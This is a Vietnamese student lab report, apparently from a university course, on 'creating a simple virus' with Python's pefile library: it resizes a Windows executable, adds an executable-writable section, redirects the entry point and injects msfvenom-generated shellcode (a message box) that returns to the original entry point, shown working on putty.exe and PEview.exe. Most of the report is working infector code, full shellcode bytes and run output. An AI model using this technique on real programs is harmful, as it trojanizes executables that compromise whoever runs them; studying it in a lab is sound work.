BÁO CÁO TẠO VIRUS ĐƠN GIẢN VỚI PEFILE

Các bước thực hiện với thư viện Pefile trong python:

Bước 1: Thay đổi kích thước file thực thi

```
1. original_size = os.path.getsize(exe_path)
2. print("\t[+] Original Size = %d" % original_size)
3. fd = open(exe_path, 'a+b')
4. map = mmap.mmap(fd.fileno(), 0, access=mmap.ACCESS_WRITE)
5. map.resize(original_size + 0x2000)
6. map.close()
7. fd.close()
```

Bước 2: Thêm section header mới

- Thiết lập địa chỉ bắt đầu cho section mới với câu lệnh

```
1. new_section_offset = (pe.sections[number_of_section - 1].get_file_offset() +
   40)
```

- Set giá trị các trường trong section header

```
1. characteristics = 0xE0000020
2. # Section name must be equal to 8 bytes
3. name = ".axc" + (4 * '\x00')
4.
5. # Create the section
6. # Set the name
7. pe.set_bytes_at_offset(new_section_offset, bytes(name, 'utf-8'))
8. print("\t[+] Section Name = %s" % name)
9. # Set the virtual size
10.  pe.set_dword_at_offset(new_section_offset + 8, int(virtual_size))
11.  print("\t[+] Virtual Size = %s" % hex(virtual_size))
12.  # Set the virtual offset
13.  pe.set_dword_at_offset(new_section_offset + 12, virtual_offset)
14.  print("\t[+] Virtual Offset = %s" % hex(virtual_offset))
15.  # Set the raw size
16.  pe.set_dword_at_offset(new_section_offset + 16, raw_size)
17.  print("\t[+] Raw Size = %s" % hex(raw_size))
18.  # Set the raw offset
19.  pe.set_dword_at_offset(new_section_offset + 20, raw_offset)
20.  print("\t[+] Raw Offset = %s" % hex(raw_offset))
21.  # Set the following fields to zero
22.  pe.set_bytes_at_offset(new_section_offset + 24, bytes(12 * '\x00', 'utf-
   8'))
23.  # Set the characteristics
24.  pe.set_dword_at_offset(new_section_offset + 36, characteristics)
```

```
25.  print("\t[+] Characteristics = %s\n" % hex(characteristics))
26.
```

Bước 3: Sau khi thiết lập giá trị các trường trong section header, section header sẽ được thêm vào. Nhưng loader chưa thể thấy nó. Chúng ta cần chỉnh sửa một vài giá trị trong main structure header: **NumberOfSections** trong **FILE_HEADER** tăng lên 1**, SizeOfImage** trong **OPTIONAL_HEADER** bằng tổng **VirtualAddress** cộng **VirtualSize** (size của header mới).

```
1. pe.FILE_HEADER.NumberOfSections += 1
2. pe.OPTIONAL_HEADER.SizeOfImage = virtual_size + virtual_offset
```

Bước 4: Thay đổi entry point trỏ về vị trí bắt đầu mới của file thực thi và lưu lại entry point gốc (lưu trong biến oep) để sau khi thực hiện xong code sẽ trở về lại file thực thi ban đầu.

```
1. new_ep = pe.sections[last_section].VirtualAddress
2. oep = pe.OPTIONAL_HEADER.AddressOfEntryPoint
3. pe.OPTIONAL_HEADER.AddressOfEntryPoint = new_ep
```

Bước 5: Inject code vào file

- Tạo ra payload code để thực hiện Message box với nội dung "Hi, I love UIT!" sử dụng tool của Metasploit để chuyển thành dạng bytes.

```
1. msfvenom -a x86 --platform windows -p windows/messagebox TEXT="Hi, I love
   UIT!" ICON=INFORMATION EXITFUNC=process TITLE="HackerMan" -f python
```

- Sau khi chuyển qua dạng byte, ta lấy kết quả đưa vào code và thực hiện thay đổi một số bytes cuối thành địa chỉ entry point ban đầu để sau khi chạy xong nó sẽ nhảy về chương trình cũ và thực thi tiếp tục chương trình.

```
1. payload = bytes(b"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9"
2.                 b"\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08"
3.                 b"\x8b\x7e\x20\x8b\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1"
4.                 b"\xff\xe1\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x28"
5.                 b"\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34"
6.                 b"\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0\xfc\xac\x84"
7.                 b"\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c\x24"
8.                 b"\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b"
9.                 b"\x5a\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c"
10.                  b"\x61\xc3\xb2\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e"
```

```
                    b"\x0e\xec\x52\xe8\x9f\xff\xff\xff\x89\x45\x04\xbb\x7e"
                    b"\xd8\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff\xff\x89"
                    b"\x45\x08\x68\x6c\x6c\x20\x41\x68\x33\x32\x2e\x64\x68"
                    b"\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89\xe6\x56"
                    b"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"
                    b"\x24\x52\xe8\x5f\xff\xff\xff\x68\x6e\x58\x20\x20\x68"
                    b"\x65\x72\x4d\x61\x68\x48\x61\x63\x6b\x31\xdb\x88\x5c"
                    b"\x24\x09\x89\xe3\x68\x49\x54\x21\x58\x68\x76\x65\x20"
                    b"\x55\x68\x49\x20\x6c\x6f\x68\x48\x69\x2c\x20\x31\xc9"
                    b"\x88\x4c\x24\x0f\x89\xe1\x31\xd2\x6a\x40\x53\x51\x52"
                    b"\xff\xd0\xB8") + (oep + 0x400000).to_bytes(
                        4, byteorder="little") + bytes(b"\xFF\xD0")
```

- Jnject code vào file

```
raw_offset = pe.sections[last_section].PointerToRawData
pe.set_bytes_at_offset(raw_offset, payload)
pe.write(exe_path)
```

- Kết quả sau khi chạy chương trình trên với file **putty.exe** và **PEview.exe**


```
root@user:/home/user/Note# ls
main.py  PEview.exe  putty.exe
root@user:/home/user/Note# python3 main.py
[*] STEP 0x01 - Resize the Executable
        [+] Original Size = 339968
        [+] New Size = 348160 bytes

[*] STEP 0x02 - Add the New Section Header
        [+] Section Name = .axc
        [+] Virtual Size = 0x1000
        [+] Virtual Offset = 0x63000
        [+] Raw Size = 0x1000
        [+] Raw Offset = 0x52000
        [+] Characteristics = 0xe0000020

[*] STEP 0x03 - Modify the Main Headers
        [+] Number of Sections = 6
        [+] Size of Image = 409600 bytes
        [+] New Entry Point = 0x63000
        [+] Original Entry Point = 0x62000

[*] STEP 0x04 - Inject the Shellcode in the New Section
        [+] Shellcode wrote in the new section
```

- Chạy lại chương trình sau khi đã bị inject code chèn message box.



Video Demo chi tiết trong video kèm theo.

Hết